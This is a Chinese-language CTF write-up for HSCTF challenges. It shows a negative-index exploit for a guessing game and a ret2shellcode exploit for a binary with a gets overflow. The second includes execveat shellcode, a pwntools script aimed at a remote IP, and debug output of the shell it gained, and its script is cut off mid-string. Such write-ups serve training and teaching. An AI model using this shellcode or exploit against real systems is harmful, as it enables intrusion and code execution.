
```
HTTP/1.1 302 Found
Server: nginx/1.15.7
Date: Sat, 21 Nov 2020 09:18:45 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.2.12
flag: hsctf{w3lcome_t0_hsc7f}
location: ./error.php
Content-Length: 162

<html>
  <head>
    <title>
      404 Not Found
    </title>
  </head>
  <body bgcolor="white">
    <center>
      <h1>
        404 Not Found
      </h1>
    </center>
    <hr>
    <center>
      nginx
    </center>
  </body>

</html>
```

## Pwn

### guess

猜数字是不可能猜数字的（虽然我还爆破了一下）

开个IDA




```
bss:0000000000202049                 align 20h
bss:0000000000202060                 public rounds
bss:0000000000202060 rounds          dd ?                    ; DATA
bss:0000000000202060                                         ; gues
bss:0000000000202064                 public chances
bss:0000000000202064 chances         dd ?                    ; DATA
bss:0000000000202064                                         ; gues
bss:0000000000202068                 align 20h
bss:0000000000202080                 public nums
bss:0000000000202080 ; _DWORD nums[4096]
bss:0000000000202080 nums            dd 1000h dup(?)         ; DATA
bss:0000000000202080                                         ; gues
```

曾经我的写数组是，下表填了负数，现在…只有负下标有用

0x80 - 0x64 = 28


28 / 4 = 7

一直输入-7



```
unsigned __int64 guess()
{
  int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  if ( !chances )
  {
    puts("GAME OVER!");
    exit(0);
  }
  clear();
  nums[rand() % 4096] = 1;
  --chances;
  v1 = 0;
  __isoc99_scanf("%d", &v1);
  if ( v1 > 4095 )
  {
    puts("Input too large!");
    exit(-1);
  }
  if ( nums[v1] == 1 )
  {
    puts("Biiiingo!\nChance++");
    ++rounds;
    ++chances;
    if ( rounds > 9 )
      win();
  }
  else
  {
    puts("Wrong!");
  }
  return __readfsqword(0x28u) ^ v2;
}
```

取到change=1 == 1是就可以了




```
csome@Csome: /mnt/d/ctf/text/hsctf
Chance++
rounds: 9
chances: 2
-7
Biiiingo!
Chance++
Ooops, you're so lucky!
-7
/bin/sh: 1: -7: not found
-7
/bin/sh: 2: -7: not found
-7
/bin/sh: 3: -7: not found
-7
/bin/sh: 4: -7: not found
-7
/bin/sh: 5: -7: not found
-7
/bin/sh: 6: -7: not found
ls
bin
dev
flag
guess
lib
lib32
lib64
cat flag
hsctf{Just_UndEEEEE33333eeeeeerF1ooooooooow!}
```

## PwnMe

这题要构建有限字符数量的shellcode

先checksec




```
[*] '/mnt/d/ctf/Text/HSCTF/PwnMe'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```


太开放了吧

上IDA


main函数



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char src; // [rsp+10h] [rbp-20h]

  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 1, 0LL);
  puts("No backdoor now!");
  gets(&src, 0LL);
  strncpy(buf, &src, 0x20uLL);
  puts(buf);
  return 0;
}
```




| Function name | Segm |
|---|---|
| _init_proc | .init |
| sub_401020 | .plt |
| _strncpy | .plt |
| _puts | .plt |
| _gets | .plt |
| _setvbuf | .plt |
| _start | .text |
| _dl_relocate_static_pie | .text |




```
deregister_tm_clones      .text
register_tm_clones        .text
__do_global_dtors_aux     .text
frame_dummy               .text
main                      .tex
__libc_csu_init           .text
__libc_csu_fini           .text
_term_proc                .fini
strncpy                   exte
puts                      exte
__libc_start_main         exte
gets                      exter
setvbuf                   exte
__gmon_start__            exter
```

没有system




| Address | Length | Type | String |
|---|---|---|---|
| LOAD:000··· | 0000001C | C | /lib64/ld-linux-x86-64.so.2 |
| LOAD:000··· | 00000005 | C | gets |
| LOAD:000··· | 00000008 | C | strncpy |
| LOAD:000··· | 00000005 | C | puts |
| LOAD:000··· | 00000006 | C | stdin |
| LOAD:000··· | 00000007 | C | stdout |
| LOAD:000··· | 00000008 | C | setvbuf |
| LOAD:000··· | 00000012 | C | __libc_start_main |
| LOAD:000··· | 0000000A | C | libc.so.6 |
| LOAD:000··· | 0000000C | C | GLIBC_2.2.5 |
| LOAD:000··· | 0000000F | C | __gmon_start__ |
| .rodata:··· | 00000011 | C | No backdoor now! |
| .eh_fram··· | 00000006 | C | ;*3$\" |

也没有`/bin/sh`
没有REIRO不是FULL
那就想到发送shellcode



```
.bss:0000000000404080 buf             db 20h dup(?)
```


buf再bss段上
考虑跳转到buf上并执行shellcode




```
strncpy(buf, &src, 0x20uLL);
```

现在就是要个32字符内的shellcode
上网找
http://shell-storm.org/shellcode/

- Linux/x86-64 - execveat("/bin/sh") - 29 bytes *by ZadYree, vaelio and DaShrooms*




```
/** x86_64 execveat("/bin//sh") 29 bytes shellcode

--[ AUTHORS
        * ZadYree
        * vaelio
        * DaShrooms

~ Armature Technologies R&D

--[ asm
6a 42                   push   0x42
58                      pop    rax
fe c4                   inc    ah
48 99                   cqo
52                      push   rdx
48 bf 2f 62 69 6e 2f    movabs rdi, 0x68732f2f6e69622f
2f 73 68
57                      push   rdi
54                      push   rsp
5e                      pop    rsi
49 89 d0                mov    r8, rdx
49 89 d2                mov    r10, rdx
0f 05                   syscall

--[ COMPILE
gcc execveat.c -o execveat # NX-compatible :)

**/

#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>

const uint8_t sc[29] = {
    0x6a, 0x42, 0x58, 0xfe, 0xc4, 0x48, 0x99, 0x52, 0x48, 0xbf,
    0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x2f, 0x73, 0x68, 0x57, 0x54,
    0x5e, 0x49, 0x89, 0xd0, 0x49, 0x89, 0xd2, 0x0f, 0x05
```



```
};

/** str
\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf
\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54
\x5e\x49\x89\xd0\x49\x89\xd2\x0f\x05
**/

int main (void)
{
  ((void (*) (void)) sc) ();
  return EXIT_SUCCESS;
}
```


```
\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf
\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54
\x5e\x49\x89\xd0\x49\x89\xd2\x0f\x05
```

构造exp



```python
from pwn import *
context.arch='amd64'
context.os='linux'
context.log_level = 'debug'
r = remote('106.54.97.9',10003)
e = ELF('/mnt/d/CTF/Text/HSCTF/PwnMe')
buf = "\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5e\x49\x89\xd0\x49\x89
print buf
print len(buf)
a = 0x00404080
p = buf + 'a'*(40-len(buf)) + p64(a)
r.recvuntil('\n')
r.sendline(p)
r.interactive()
```

运行




```
    'No backdoor now!\n'
[DEBUG] Sent 0x31 bytes:
    00000000  6a 42 58 fe  c4 48 99 52  48 bf 2f 62  69 6e 2f 2f  │jBX·│·H·R│H·/b│in//│
    00000010  73 68 57 54  5e 49 89 d0  49 89 d2 0f  05 61 61 61  │shWT│^I··│I···│·aaa│
    00000020  61 61 61 61  61 61 61 61  80 40 40 00  00 00 00 00  │aaaa│aaaa│·@@·│····│
    00000030  0a                                                   │·│
    00000031
[*] Switching to interactive mode
[DEBUG] Received 0x20 bytes:
    00000000  6a 42 58 fe  c4 48 99 52  48 bf 2f 62  69 6e 2f 2f  │jBX·│·H·R│H·/b│in//│
    00000010  73 68 57 54  5e 49 89 d0  49 89 d2 0f  05 61 61 61  │shWT│^I··│I···│·aaa│
    00000020
jBX\xfeH\x99RH\xbf/bin//shWT^I\x89I\x89□\x05aa[DEBUG] Received 0x1 bytes:
    '\n'

$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0x2f bytes:
    'bin\n'
    'dev\n'
    'flag.txt\n'
    'lib\n'
    'lib32\n'
    'lib64\n'
    'ret2shellcode\n'
bin
dev
flag.txt
lib
lib32
lib64
ret2shellcode
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    'cat flag.txt\n'
[DEBUG] Received 0x2b bytes:
    'flag{a34d2642-6eca-45b7-a217-e67c0a40823c}\n'
flag{a34d2642-6eca-45b7-a217-e67c0a40823c}
$ 
```

搞定

## Reverse

## Base64


用linux运行一下



```
csome@Csome:/mnt/d/ctf/Text/HSCTF$ ./base64
my cipher: zMXHz3TKzwrMnZnLys03mJuYItq4otiTyJG4mI05otKYnZa4zJbMnJj9
Give me your flag!
```

